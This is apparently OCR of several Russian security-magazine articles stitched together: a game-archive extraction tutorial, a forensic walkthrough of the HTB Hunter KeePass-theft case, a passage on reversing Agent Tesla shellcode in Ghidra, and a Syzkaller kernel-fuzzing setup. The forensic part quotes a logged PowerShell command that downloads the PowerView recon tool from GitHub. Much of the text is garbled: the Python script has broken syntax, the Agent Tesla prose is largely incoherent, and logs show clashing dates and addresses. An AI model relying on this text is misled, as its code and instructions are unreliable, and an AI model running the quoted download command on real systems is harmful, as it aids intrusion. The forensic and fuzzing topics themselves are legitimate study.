Спускаемся к последней структуре и видим, что записей с файлом намного больше. Но они не имеют ссылок на данные и содержат исходный путь. Например:

```
D:\VisOSpace3D\market\LVEMAT_MATc\lab-bar02\bar02\bt1.mat
```

Видимо, не осилили для отладки. Как и предполагалось, рабочих файлов ровно 2125. Формат полностью разобран.

## ПИШЕМ ФИНАЛЬНЫЙ СКРИПТ

Осталось накидать скрипт, который будет извлекать файлы.

```
import os
import zlib
import struct

from collections import namedtuple

FILE_HEADER = namedtuple('FILE_HEADER', ['Signature', 'FileCount',
'EndOfHeaders', 'FileSize'])
ITEM_HEADER = namedtuple('ITEM_HEADER', ['Name', 'Const', 'Offset',
'UnPackedSize', 'PackedSize'])

os.makedirs('files', exist_ok = True)

with open('QUEST.exe', 'rb') as input:

    data = input.read()
    file_header = FILE_HEADER(*struct.unpack('iiii', data[0:16]))
    offset = 16

    for i in range(file_header.FileCount):

        name_end = data.find(b'\x00', offset)
        name_len = name_end - offset

        struct_end = name_end + 18
        struct_body = data[offset:struct_end]
        item_header = ITEM_HEADER(*struct.unpack('{}s{}sIIII',
.format(name_len),
                                  '5s'))
        file_body = data[item_header.Offset:item_header.Offset +
item_header.PackedSize]
        unpacked = zlib.decompress(file_body)

        file_name = item_header.Name.decode('utf-8')

        with open('files/{}{ext}', 'wb') as output:
            output.write(unpacked)

        offset = name_end + 18
```

Запускаем его, и в папке с архивом появляется ресурсы игры в первозданном виде.


## ВНОСИМ ИЗМЕНЕНИЯ

Хочешь не только вытащить ресурсы, но и поблагодарить, менив изображения и тексты в любимой игре? Легко! Можем даже не перестраивать архив целиком: старые файлы можно заменить новыми прямо в Hex-редакторе. Чтобы точно не забыть, записать их при помощи zlib. В этом помогает вот такой несложный скрипт:

```
import os
import zlib

with open(file_name, "rb") as input:

    data = input.read()
    level = 9 # Z_BEST_COMPRESSION
    packed = zlib.compress(data, level = level)
    out_name = f'{file_name}.level.zlib'

    with open(out_name, 'wb') as output:
        output.write(packed)
```

Из-за особенностей TASM-текстур мы никак не можем поленить на размер соответственного графического редактора файла. Но можем уменьшить количество исполняемых файлов, что повысит эффективность сборки игры. Сделаем zlib создавать файлы напрямую ресурсы.

Данные сохраняются в XML. Нам очень не понадобится вписывать в границы старого размера, поэтому сохраняем текст в произвольное место. Заменяем файлы и пробуем запускать архив прошлым скриптом. Ошибок не найдено, значит, все работает!




Первая модификация «Ядерного титбита»

## ВЫВОДЫ

Как видишь, для взлома полезно понимать, какие данные могут хранилися в исходниках игрока. Отсюда можно попытаться изменить ресурсы игры в большинстве игр. Впрочем, применимость зависит от типа и начала бесобразумия. Иногда можно расшить игрока можно прямо в Hex-редакторе и выполнение проигнорируется. Но это уже совсем другая история.

# Расследуем кражу паролей KeePass на примере HTB Hunter

Сегодня в рамках расследования инцидента мы с тобой проэксплуатируем уязвимость в KeePass, найденную в 2023 году, а затем посмотрим, как использовать инструмент ZUI для анализа артефактов.

d3f0u0
threat hunter,
threat researcher

Нам предстоит пройти задание Hunter с ресурса Hack The Box Sherlocks. Его уровень сложности — «безумный». Мы не будем давать готовых ответов на вопросы в задании. Вместо этого сосредоточимся на процессе расследования, чтобы ты мог при желании повторить его сам и подсмотреть в эту статью, если вдруг зайдешь в тупик.

В описании к инциденту сказано:

> *Аналитик SOC получил предупреждение о возможных атаках lateral movement и credential stuffing. После анализа алерт был подтвержден. У сетевого сенсора были проблемы с производительностью, поэтому захвачен не весь трафик.*

Для анализа даны:

- дамп трафика;
- архив с артефактами хоста, собранный утилитой KAPE.

В процессе анализа заполним карточку инцидента и составим Incident Response Plan (IRP) в IRIS.

## СОБИРАЕМ ИНФОРМАЦИЮ О СИСТЕМЕ

Для получения информации об имени анализируемого хоста воспользуемся утилитой Hayabusa:

```
./hayabusa computer-metrics --rules-config ../config/ -d ~/C/
```

Утилита проанализирует события журналов Windows и предложит несколько вариантов, с частотой их упоминания:

- `Forela-Wkstn002.forela.local` — 97 385 упоминаний;
- `DESKTOP-H72HB4B` — 6861 упоминание;
- `Forela-Wkstn002` — 6087 упоминаний;
- `FORELA-WKSTN002` — 4 упоминания.

Можем предположить, что имя **DESKTOP-H72HB4B** было до ввода машины в домен.

Больше информации мы получим из реестра, для этого воспользуемся утилитой RegRipper3.0 и плагинами.

### winver

Ветка реестра:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
```

Команда:

```
regripper -p winver -r CONFIG
```

Вывод:

```
ProductName                 Windows 10 Pro N
ReleaseID                   2009
BuildLab                    19041.vb_release.191206-1406
BuildLabEx                  19041.1.amd64fre.vb_release.191206-1406
CompositionEditionID        EnterpriseN
RegisteredOrganization
RegisteredOwner             CyberJungle
InstallDate                 2023-03-07 13:14:17Z
InstallTime                 2023-03-07 13:14:17Z
```

### networklist

Ветка реестра:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\
Profiles\ProfileName\
```

Команда:

```
regripper -p networklist -r CONFIG
```

Вывод:

```
Network 2
  Key LastWrite     : 2023-06-21 11:17:27Z
  DateLastConnected: 2023-06-21 16:17:27
  DateCreated       : 2023-04-12 21:20:50
  DefaultGatewayMac: 00-50-56-EE-C1-2F
  Type              : wired

forela.local
  Key LastWrite     : 2023-06-21 11:47:27Z
  DateLastConnected: 2023-06-21 16:47:27
  DateCreated       : 2023-03-08 03:25:47
  DefaultGatewayMac: 00-50-56-EB-C1-1A
  Type              : wired

Network
  Key LastWrite     : 2023-04-12 09:16:14Z
  DateLastConnected: 2023-04-12 14:16:14
  DateCreated       : 2023-03-07 17:51:47
  DefaultGatewayMac: 00-50-56-EB-C1-1A
  Type              : wired
```

```
Domain/IP forela.local
```

### compname

Ветка реестра:

```
HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\
```

Команда:

```
regripper -p compname -r SYSTEM
```

Вывод:

```
ComputerName    = forela-wkstn002
TCP/IP Hostname = Forela-wkstn002
```

### ips

Ветка реестра:

```
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
```


Команда:

```
IPAddress 172.17.79.131
```

Результаты:

- домен — `forela.local`;
- хост — `forela-wkstn002`;
- IP — `172.17.79.131`.

Добавляем все найденное в IRIS.




Продолжение статьи →

# УРОКИ ФОРЕНЗИКИ

## РАССЛЕДУЕМ КРАЖУ ПАРОЛЕЙ KEEPASS НА ПРИМЕРЕ HTB HUNTER

### АНАЛИЗИРУЕМ ФАЙЛ PCAP

Анализ артефакта хоста, безусловно, дает огромное количество информации о произошедшем событии, но к начале с просмотра трафика, чтобы понять, какие взаимодействия были с зараженным машиной.

Для анализа PCAP-файла и использовался Zeek и Wireshark.

**INFO**

Подробнее о Zeek читай в статье «Zeek. Анализируем сетевые данные с помощью Bro/Zeek» автора Hacker.

Начнем с алертов сигнатур сетевиков IDS Suricata.

```
# cat alerts.log | grep -i -A 3 -B 3 'trojan'
07/27/2022 -- 05:20:14.000000  [**] [1:2027863:2] ET TROJAN Suspicious Windows NTLM 2nd Request Over Cleartext - Beacon [**]
07/27/2022 -- 05:20:14.000000  [Classification: Trojan activity] [Priority: 1]
07/27/2022 -- 05:20:14.000000  {TCP} 172.17.79.131:49677 -> 172.17.79.129:445
07/27/2022 -- 05:20:14.000000  [**] [1:2027865:2] ET TROJAN Suspicious Windows NTLM 3rd Request Over Cleartext - Beacon [**]
07/27/2022 -- 05:20:14.000000  [Classification: Trojan activity] [Priority: 1]
07/27/2022 -- 05:20:14.000000  {TCP} 172.17.79.131:49677 -> 172.17.79.129:445
07/27/2022 -- 05:20:14.000000  [**] [1:2027865:2] ET TROJAN Suspicious Windows NTLM 3rd Request Over Cleartext - Beacon [**]
07/27/2022 -- 05:20:14.000000  [Classification: Trojan activity] [Priority: 1]
07/27/2022 -- 05:20:14.000000  {TCP} 172.17.79.131:49677 -> 172.17.79.129:445
```

Анализ Suricata

В плане фреагирования использовать Kali Linux, с чем говорит вот эта сигнатура

**ET POLICY Possible kali Linux hostname in DHCP Request Packet**

Найдем информацию об использовании DHCP

```
# path="dhcp" | select ts, client_addr, server_addr, mac, host_name, assigned_addr, lease_time | sort -t ts
```

8 11:31:18 21-окт-2023 года хосту **kali** назначен IP 172.17.79.133. Добавим это в таблицы IRIS.

```
# cat dhcp.log | zeek-cut -d ts client_addr server_addr mac host_name assigned_addr lease_time | grep -i kali
2023-10-21T11:31:18+0000  172.17.79.133  -  00:0c:29:ef:ca:dd  kali  172.17.79.133  -
```

Анализ DHCP

Также мы видим, что в взаимодействии принимал есть следующее хосты:

- 172.17.79.129 — Forela-Wkst02.forela.local (аналогичный хост)
- 172.17.79.132 — DESKTOP-8RTQK21.

Посмотрим, с кем взаимодействовал **forela-wkst02.forela.local** 172.17.79.131. Для начала сделаем сделаем по логам

```
# cat *.log | zeek-cut -d ts id.orig_h id.orig_p id.resp_h id.resp_p | grep 172.17.79.131 | sort -t ts
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.129  445
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.131  445
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.131  445
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.131  445
```

Анализ логов

Мы видим сессии от **kali** (172.17.79.133) к **forela-wkst02.forela.local** (172.17.79.131) по 445 порту. Из-за того, что сессии не были отмечены алертом Suricata / SIMS (исключение, что заливаем был не весь сетевой трафик). Перейдем к Wireshark.

```
# tcp.port==445
```

Посмотрим в Wireshark:

```
# tcp.port==1389
```

Анализ Wireshark

Видим сессию с Kali, можем предположить, что произошел успешный атрибуцированный.

Время сессии взаимодействия: **11:25:09.203058 — 11:31:35.584495**

### RDP

Продолжим анализ сетевых сессий и проверим наличие RDP:

```
# cat *.log | zeek-cut -d ts id.orig_h id.orig_p id.resp_h id.resp_p | grep 3389
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.129  3389
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.131  3389
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.131  3389
2023-06-21T11:24:44.140777  172.17.79.131  49677  172.17.79.131  3389
```

RDP сессии

Посмотрим в Wireshark:

```
# tcp.port==3389
```

Анализ RDP сессии

Время сессии взаимодействия: **12:18:35.500604 — 12:23:34.962134**

Добавим информацию об IoC.

Добавление IoC

И по событиям:

Добавление событий

В результате анализа трафика мы узнали, что злоумышленнику удалось скомпрометировать учетные данные для хоста **forela-wkst02.forela.local**, эксфильтровать данные процесса и базу данных KeePass, а также зайти с хоста.

### АНАЛИЗИРУЕМ ЖУРНАЛЫ СОБЫТИЙ WINDOWS

Начнем анализ артефактов Windows, для чего скачаем плагин в кэш Hayabusa.

Посмотрим сводку по артефактам:

```
./hayabusa logon-summary -d ~/Hunter_Acquisition/Acquisition/2023-06-27T0025R_Acquisition/Logs/
```

Сводка по логам

Можем подтвердить, что с хоста 172.17.79.133 (Kali) было подключение по RDP.

Запустим анализ событий плагином Sigma и hayabusa-rules:

```
./hayabusa csv-timeline -d ~/Hunter_Acquisition/Acquisition/2023-06-27T0025R_Acquisition/Logs/ -l -p -o ~/output -w hayabusa_last.csv
```

Анализ событий

Сводку и скан бросаются алерты:

- Defender Alert.
- PowerShell Powerlist Cmdlets — Scriptblock.

Давайте работать с результатами Hayabusa будем в ELK.

Давай покажем авторизации с Kali:

```
EventID=4624.  | 172.17.79.133
```

Авторизации

Наши предположения об авторизации подтвердились.

### PsExec

Отфильтруем событие по Logon ID **0x2ef2ee** и увидим последовательность событий, похожих на работу PsExec. Давай покажем событие, связанное с созданием службы в нужный нам интервал времени: **EventID=7045. | "2023-06-21"**

Анализ PsExec

К сожалению можем отметить наличие вспомогательного файла и имя службы - cnaeQk.exe.

- путь к исполняемому файлу: %systemroot%\cnaeQk.exe.
- время: 2023-06-21T11:19:24.

**WWW**

Рекомендуем проиллюстрировать подмешивание CMD.exe и wsl.exe (Kaspersky)

К сожалению, событий создания или завершения процесса в нашем интервале нет:

```
EventID=4688 | EventID=4689 | 2023-06-21
```

Отсутствие процессов по логам

Давай отсортируем по типам правил:

```
"04-21" | count() by RuleTitle | sort -t count
```

И точечно посмотрим на несколько:

**Metasploit**

```
"04-21" | RuleTitle="Antivirus Machine Detection"
```

Событие - **EventID=1116** из журнала **Microsoft-Windows-Windows Defender/Operational**:

```
Threat: Trojan:win64/Meterpreter.E | Severity: Severe | Type: Trojan | User: NT AUTHORITY\SYSTEM | Path: file:_C:\Users\alonso.spirit\notepad.exe; Ventpipeend_; Vmlipsoneat_; MKJPCSUFTABKCLCAGOSTCtefjrlwuhlijqwnt; command\\ | Proc: Unknown
```

Оно сигнализирует нам о том, что файл по адресу C:\Users\alonso.spirit\notepad.exe, определен как Trojan:Win64/Meterpreter.E, а пытался запуститься или закрыться, исходящий следующий ветка реестра:

```
MKJPCSUFTABKCLCAGOSTCtefjrlwuhlijqwnt\Ventpipeend_;command\\
```

Время обнаружения **2023-06-21 12:33:55.002**

**Загружаем PowerView**

Отфильтруем события, связанные с работой PowerShell:

```
"04-21" | Path | DetailsN="HostApplication: n/a"
```

В результате получаем лишь одно событие **EventID=4104** и одно событие **EventID=400**

Событие имеет свидетельствует о загрузке злоумышленником утилиты PowerView, предназначенной для проникновения в среды Active Directory. Утилита сохранена с именем **clean.ps1**.

Время регистрации события - **2023-06-21 11:30:40.755**

```
Data: Available | Data: NewEngineState=Available
PreviousEngineState=None SequenceNumber=13 HostName=ConsoleHost
HostVersion=5.1.19041.2673 HostId=0f8ac7ef-7aff-41b1-a9b0-7ddda0f06ed1 HostApplication=powershell -c (New-Object Net.WebClient)
.DownloadFile('http://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1', 'clean.ps1')
EngineVersion=5.1.19041.2673 RunspaceId=7ad2b9b9-0c2d-47bf-b4ad-5e62233e8ef8 Pipeline= CommandName= CommandType= ScriptName= CommandPath= CommandLine= | Date: None
```

Событие **4104** регистрирует кэши кода PowerShell, которая могла использовать по дешифровке base64.

Автоправила RDP

Можем предположить, что RDP сессии доказал: **2023-06-21 11:44:51.426** по **2023-06-21 12:13:45.889**

**WWW**

Пишем в жалобу хоста RDP-подключений в Windows (WinRTrig) PDF Security (PDF Google Drive) Authentication Artifacts (CyberSchrödinger)

На этом интересные событиям закончились, но забудем внести информацию в IRIS.

Продолжение статьи →

# УРОКИ ФОРЕНЗИКИ

## РАССЛЕДУЕМ КРАЖУ ПАРОЛЕЙ KEEPASS НА ПРИМЕРЕ HTB HUNTER

### АРТЕФАКТЫ ВЫПОЛНЕНИЯ ПРОЦЕССОВ

**SRUM**

Начнем со SRUM (Windows System Resource Usage Monitor), так как в нашем инцидентс могут сетевые взаимодействия.

Получим информацию из SRUM в виде JSON с помощью тулзы Velociraptor.

```
./velociraptor analyze srum -i /2023-06-22T080426_Acquisition/C%3A%5Cwindows%5Csystem32%5Cconfig%5CSRUDB.dat -i /2023-06-22T080426_Acquisition/C%3A%5Cwindows%5Csystem32%5CSRUDB.dat -o /srum_0kstream.json
```

В результате имеем вывод, как на скриншоте ниже:

```
$ ./velociraptor analyze srum -i /2023-06-22T080426_Acquisition/C%3A%5Cwindows%5Csystem32%5Cconfig%5CSRUDB.dat -i /2023-06-22T080426_Acquisition/C%3A%5Cwindows%5Csystem32%5CSRUDB.dat -o /srum_0kstream.json
INFO:2023/06/22T07:04:42 Loading {/home/kali/.config/velociraptor/Velociraptor.exe.exe.exe
```

# УРОКИ ФОРЕНЗИКИ

## РАССЛЕДУЕМ КРАЖУ ПАРОЛЕЙ KEEPASS НА ПРИМЕРЕ HTB HUNTER

### АРТЕФАКТЫ ФАЙЛОВОЙ И ОПЕРАЦИОННОЙ СИСТЕМЫ

**$MFT**

Спарсим `C:\$MFT` утилитой MFT и загрузим данные в ZLR.

Найдем, где были сохранены файлы `clean.ps1` и `Scout.bat`:

```
FileName,LastWriteTime                    FullPath
2023-06-22T12:18:10.8784002  2023-06-22T12:18:10.8784002  Users/alonzo.spire/Pictures/clean.ps1
```

Расположение clean.ps1

```
FileName,LastWriteTime                    FullPath
2023-06-20T12:12:39.9531782  2023-06-20T12:12:39.9531782  Users/alonzo.spire/Pictures/Scout.bat
```

Расположение Scout.bat

Посмотрим, есть ли информация о файлах, которые хакер эксфильтровал:

```
fuse | keepassproc.zip or Database.kdbx or redacted
```

```
FileName,LastWriteTime                    FullPath
2023-06-20T12:12:39.9531782  2023-06-20T12:12:39.9531782  Users/alonzo.spire/Pictures/Scout.bat
```

# ШЕЛЛ-КОД AGENT TESLA

## Изучаем новые приемы реверса малвари в Ghidra

Ив Зенг
Kaspersky Lab

В сегодняшней статье я покажу, что делать с извлеченным из зараженного шелл-кодом файлом. В качестве примера возьмем малварь-бестселлер, выдающуюся в плане распространенности, — Agent Tesla. Мы разберем шелл-кодер, который в процессе отладки расшифрует полезную нагрузку и научимся извлекать из нее обфуцированный файл .NET.

Мы продолжим работу, начатую в новой серьезной статье, где мы начали реверс-инжиниринг Agent Tesla и изучили код инсталлятора NSIS.

### ЗАГРУЖАЕМ ШЕЛЛ-КОД В DIASSEMBLER

В прошлой раз мы разобрали инсталлятор NSIS. Сейчас, продолжим тщательно и на этот раз отлаж. загружаем файл с шелл-кодом в дизассемблер и ищем, с чем нам предстоит иметь дело. Дизассемблер — это инструмент, который переводит машинные данные. Для его запуска, нажмем на значок в виде кнопки — при первом запуске нужно указать язык и процессор. Проверим эти данные в здобном окне и выберем язык x86 и остальные значения оставим по умолчанию. Теперь нажмем на кнопку **Options**, чтобы сделать дизассемблирование, нажмем на кнопку NSIS-инсталлятора. Стать быть, шелл-код добрался в этом файле.

Загрузка шелл-кода в дизассемблер

Теперь пора приняться анализ в порядок, видим с самого начала шелл-кода перед в файлом. Ищем в этом коде, нужно в начале — при вызов процедуры call, где данные передаются в стек. Проверим эти данные в здобном окне, нажмем на кнопку **Data**, и в остальном окне можно видеть, что данные начинаются с названия **d3dxpx.cra**. Вспоминаем, что это один из трех файлов, которые нагружены в NSIS-инсталлятор. Стать быть, шелл-код добрался в этом файле.

Данные в стеке

Итак, нужно, чтобы скрипт загрузил этот файл в DE? Обстоятельно не опрос-ровнее сделать нечего, что на вашем ноутбуке можно увидеть картину нарушения для отличного шифрования.

Ошибка при загрузке файла d3dxpx.cra

Ладно, пока с этим файлом не подсунулись, не разобрав шелл-код, поскольку именно он — ключ к этому файлу. Вспоминаем в Ghidra и листаем уже открытый фрагмент кода, видим работу с большим числом.

Фрагмент кода

Примитивный глаз сразу замечает, что это похоже на вызовы WinAPI по ключ-ам. Для поиска обращений к функциям WinAPI в коде Ghidra есть хорошо-ший поиск. Нажмем кнопку меню поиска и найдем обращение к функциям вызов в функции **FUN_0000d2f2**. Перейдем к ней, нажмем на кнопку **Search** и выберем из меню пункт **Function**. Мы видим, что есть пять вызовов функций, которые нужно это не найдешь. Сначала, скрипт, ментальнопрыгающий алгоритм фор-мирования вызов, не нашрасчитал, нужно сделать в стеке.

Поиск обращений к функциям WinAPI

### ЗАГРУЖАЕМ ШЕЛЛ-КОД В ОТЛАДЧИК

Отладчик позволит разобраться в коде по ходу его работы, но как запустить, отладчик, даже шелл-кодер? Это не новая сложа, не обычная задача. Нужно файл, и, если загрузить этот файл прямо в отладчик, он сможет сбоит и выдает ошибку. Не беда, есть инструмент, который поможет.

Нужно, чтобы, кодер прямо в своем коде выделил шелл-код, при-ходит в отладчик и запустил его.

Для этого нужно сделать, чтобы шелл-кодер выделил в памяти место для файла, а данные из можно будет загрузить в отладчик или обычный файл. Для этого нужно сделать, чтобы шелл-кодер сделал вызов функции VirtualAlloc и в своем коллекте, а отладчиком мы присоединяемся к нет процессу.

Начнем с выбора в этом же дизаме окошке в отладчике, а начнем шелл-кодер.

### Дизассемблер наши WinAPI

Для вызова функции WinAPI в ожиданчий инструмент, достаточно пре-ставим вызов библиотеки DllDll. Прежде бы нам не заставить всть работать на нас, автоматизировав процесс, дизассемблер может! Давай попробуем, когда этого нужного кинего! Библиотека в системе и нам нужно найти вызов закоммандовать.

Для этого нужно, нам интересны функции вызова внешних WinAPI по ин-ходу. Для этого нужно **FUN_0000d2f2** — это есть вызов функции, которая нужно **FUN_0000d2f2**, по последним инструкциям, и пусть отладчик дальше, то нам нужно, чтобы отладчик нам сообщил, что такой дизассемблер нам.

Попробуем, когда мы отлаж на следующем **Kac** вызов **call dword ptr [0d0000d0 + eax*4]**. Для этого нужно, чтобы отладчик сообщил, что такой дизассемблер нам.

Для, нам необходимо, чтобы дизассемблер сообщил, остается не сказать отладчик, чтобы он разрешил самостоятельно.

Вводим в режим разрешения отладчика. Для этого нажмем кнопку, установленную на панелине DCE, в окошке в основе дизаме.

Разрешение отладчика

В качестве самостоятелы будет выступать, по отладчика. Основные поле, которые нам нужны:

- Log Text (в значении | значение |)
- Command Text (в значении **eax,rdx**)

Значение **eax** говорит отладчику запишись в тот содержимое EAX, при-ходит в окошко и получить информацию в нем поле text, как это поле text — это входит в окне сообщения регистра, когда происходит остановка на **ret**. Для вызова WinAPI что нам. Вторая строчка просто говорит отладчику стать. Пусть поле, что есть остановливаться в конце этой функции.

Поиск обращений к функциям WinAPI

**INFO**

**В наших, как видим нашего реверса нашей WinAPI по Python в виде скрипта для EM Pro, чтобы разобраться с ним, нужно ознакомиться с ним, а для этого нужно. Только, если вы в ранее прочитали, нижнего предыд, то может тот же эффект, почему что при своей расширение тоже можно будет решить лестнет дизассемблер, только вручную.**

### Исследуем d3dxpx.cra

Теперь, приходит скрипт нас, мы можем начать расшифровку установлен файла **d3dxpx.cra**, который требуется (самого начала).

Внимательный смотрим на прыгать расшифровки (отладчика), помимо интересных функций, чтобы ПО пыхтелся звезда с нам вернулся. Одна из таких функций — **Sleep**, что собирает для стоим и сдох. Если что могло-ка-то, то, сразу расшифровка.

**INFO**

**В наших, как видим нашего реверса нашей WinAPI по Python в виде скрипта для EM Pro, чтобы разобраться с ним, нужно ознакомиться с ним, а для этого нужно. Только, если вы в ранее прочитали, нижнего предыд, то может тот же эффект, почему что при своей расширение тоже можно будет решить лестнет дизассемблер, только вручную.**

Пример, что данные идет куда копирование файла **d3dxpx.cra** на отладчик. Для этого нужно, чтобы отладчик сообщил, что такой дизассемблер нам

# ЯДЕРНЫЙ ФАЗЗИНГ

## Настраиваем Syzkaller для поиска багов в ядре Linux

spokes
CIE Nokia (Bell/Sprint)
spokes.bell@gmail.com

В этой статье мы попрактикуемся в фаззинге ядра. Но сначала немного погружим об. istorii и теории фаззинга, а также обсудим принцип работы цепей. Настроим и скомпилируем ядро Linux, настроим Syzkaller и приступим к поиску багов.

### СТЕНД

Давай бесплатно скачаю готовую виртуалку машину, чтобы не тратить время на ее развертывание из ISO-образа.

Готовые виртуалки можно найти на сайте osboxes.org. Там есть образы BM для VirtualBox и VMware.

Для этой статьи я взял образ Ubuntu для VirtualBox. Но ты волен выбрать любой другой дистрибутив и систему виртуализации.

Качаем Ubuntu 22.04 Jammy Jellyfish.

Пока виртуалка скачивается, повторим теорию про фаззинг и Syzkaller.

### Краткая история фаззинга

Фаззинг (fuzzing) — это метод тестирования программ, который заключается в автоматической генерации и записи случайных или некорректных данных в программу с целью поиска сбоев, уязвимостей и аномалии сбоев.

Термин «фаззинг» был впервые использован в научной статье «An Empirical Study of the Reliability of UNIX Utilities» в 1988 году. Однако сам метод фаззинга стал активно развиваться в начале двухтысячных годов благодаря работе исследователей и хакеров, которые широко использовали его для поиска уязвимостей в ПО.

Один из первых известных случаев успешного применения фаззинга был в 2005 году, когда команда исследователей безопасности нашла уязвимость в Internet Explorer, используя автоматический фаззинг. Этот случай показал, что фаззинг может быть эффективным инструментом для поиска уязвимости даже в очень популярных продуктах.

По временам фаззинг стал широко распространенным методом тестирования программ и используется как разработчиками, так и хакерами для поиска уязвимостей и повышения безопасности. А с появлением специализированных инструментов и фреймворков для фаззинга он стал еще лучше и эффективнее.

### Краткая история Syzkaller

Syzkaller — это инструмент для автоматизированного тестирования ядра операционной системы, разработанный Дмитрием Вьюковым. История Syzkaller началась примерно в 2014 году.

В начале работы над Syzkaller Вьюков столкнулся с проблемой поиска и исправления уязвимостей в ядре Linux. Традиционные методы тестирования, такие как ручного анализа кода сказались неэффективными из-за сложности и объема ядра Linux. Поэтому он решил создать инструмент, который помог бы вплоть до автоматизировать этот процесс.

Syzkaller был разработан для генерации и записи случайных тестов на ядре Linux. Он использовал фаззинг для генерации случайных вводов и последовательностей системных вызовов ядра. Затем Syzkaller отслеживал поведение системы и реагирует на ошибки, падения или другие аномалии.


По временам Syzkaller стал широко используемым инструментом в сообществе разработчиков ядра Linux и других операционных систем. Он помог выявить многочисленные уязвимости и ошибки в ядре, улучшив его качество и надежность.

Сейчас Syzkaller поддерживает не только ядро Linux, но и другие операционные системы, такие как FreeBSD, Fuchsia и даже Windows. Он продолжает развиваться и улучшаться благодаря вкладу сообщества разработчиков и исследователей безопасности.

Что ж, думаю, виртуалка уже скачалась, поэтому сворачиваем исторический экскурс и приступаем непосредственно к практикой.

В архиве на найдешь виртуальный диск, его нужно подключить при создании новой виртуалки.

В случае VirtualBox это выглядит так, как на рисунке ниже.





Очень важно включить вложенную виртуализацию, в этом помогает команда

```
$ "C:\Program Files\Oracle\VirtualBox\VBoxManage.exe" modifyvm
Ubuntu.22.04.x64 --nested-hw-virt on
```

И не забудь включить буфер обмена, чтобы можно было копировать команды в виртуалку.

Если копирование не заработает, то можно поставить в виртуалке OpenSSH server и просто работать с ней через SSH. Только перед этим нужно поменять у виртуалки тип соединения с NAT на сетевой мост.




Дальше узнаём адрес и подключаемся.

И использую именно этот метод, поскольку работаю на выделенном сервере, а не в ВМ.

### СОБИРАЕМ ФАЗЗЕР

Теперь, когда скачан виртуальный диск и развернута виртуальная машина, приступаем к сборке фаззера.

Перехожу — Go. Фаззер написан на Golang, поэтому нам понадобится компилятор этого языка. Для сборки нужна версия 1.21 или старше.

```
wget https://dl.google.com/go/go1.21.4.linux-amd64.tar.gz
tar -xzf go1.21.4.linux-amd64.tar.gz
export GOROOT=`pwd /go`
export PATH=$GOROOT/bin:$PATH
```

Еще понадобится компилятор C и C++, а также ядро с включенным измерением покрытия кода (нужно запомнить, зачем). Впоследствии, впоследствии — чуть спокойнее, ну а сейчас собой, нужен Git. И еще всякое по мелочи, полный список есть в документации Syzkaller.

Напоминаю, пакеты от сначала виртуалки — osboxes.org

```
sudo apt update
sudo apt install -y gcc g++ git make flex bison libncurses-dev
libelf-dev libssl-dev bc
```

С каким разбираемся чуть позже, а пока клонируем репозиторий Syzkaller и собираем проект.

```
cd $HOME
git clone https://github.com/google/syzkaller
cd syzkaller
make
```

Собранные бинарники будут находиться в директории bin.




Продолжение статьи

# ЯДЕРНЫЙ ФАЗЗИНГ

## НАСТРАИВАЕМ SYZKALLER ДЛЯ ПОИСКА БАГОВ В ЯДРЕ LINUX

### СБОРКА ЯДРА

Переходим к подготовке ядра, так как это и есть наша цель для фаззинга. Клонируем репозиторий, настроим и скомпилируем ядро.

**Качаем ядро**

Тут всё стандартно. Сначала клонируем репозиторий исходного кода ядра.

```
export KERNEL=$HOME/linux
git clone git://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git $KERNEL
```

Операция не особенно быстрая. Поэтому пока перемещаемся на очередной перерыв — предыдущие рассказы о том, как работает Syzkaller.

**Как работает Syzkaller**

Для начала картинка из документации фаззера.

Компонент syz-manager отвечает за запуск и мониторинг виртуалок, генерит новые данные для фаззинга и сохраняет корпус фаззера и крэшей. Он же запускает syz-fuzzer.

Он же взаимодействует через RPC (remote procedure call) syz-manager передает данные по протоколу, которые нужны запуску. А syz-fuzzer передает данные о покрытии и найденных ошибках.

Затем syz-fuzzer запускает syz-executor, который выполняет программы на виде программ с системными вызовами.

Весь процесс выглядит на четыре этапа, они описаны ниже.

1. **Генерация тестовых данных.** Syzkaller генерирует случайные входные данные (тестовые программы) для ядра Linux. Эти тестовые программы представляют собой системные вызовы, структуры данных и другие вещи.
2. **Запуск тестов.** Syzkaller запускает тестовые программы на целевой системе, взаимодействует с ядром через серию системных вызовов, и при этом отслеживает покрытие кода и реакцию на внешние данные.
3. **Мониторинг и анализ.** Syzkaller мониторит работу ядра, отслеживая возможные ошибки, зависания системы или другие аномалии. Обнаруженные ошибки анализируются, и информация о них для последующего анализа сохраняется.
4. **Сохранение отчетов.** Syzkaller создает отчеты о найденных уязвимостях, ошибках и других проблемах в ядре Linux.

**Настраиваем и собираем**

Идем дальше. Теперь нужно сгенерировать конфиг для ядра и впихать в него нужные опции.

```
cd $KERNEL
make defconfig
make kvm_guest.config
```

Эта команда создает конфиг. Далее запускаем в него параметры, необходимые для фаззинга. В данном случае подходит лёгкий.

```
sed -i "s/# CONFIG_KCOV is not set/CONFIG_KCOV=y/" .config
sed -i "s/# CONFIG_DEBUG_INFO_DWARF4 is not set/
CONFIG_DEBUG_INFO_DWARF4=y/" .config
sed -i "s/# CONFIG_KASAN is not set/CONFIG_KASAN=y/m
CONFIG_KASAN_INLINE=y/" .config
sed -i "s/# CONFIG_CONFIGFS_FS is not set/CONFIG_CONFIGFS_FS=y/"
.config
sed -i "s/# CONFIG_SECURITYFS is not set/CONFIG_SECURITYFS=y/"
.config
sed -i "s/# CONFIG_IMA_DEV_IMA_BOOL is not set/CONFIG_IMA_DEV_IMA_BOOL=y/m
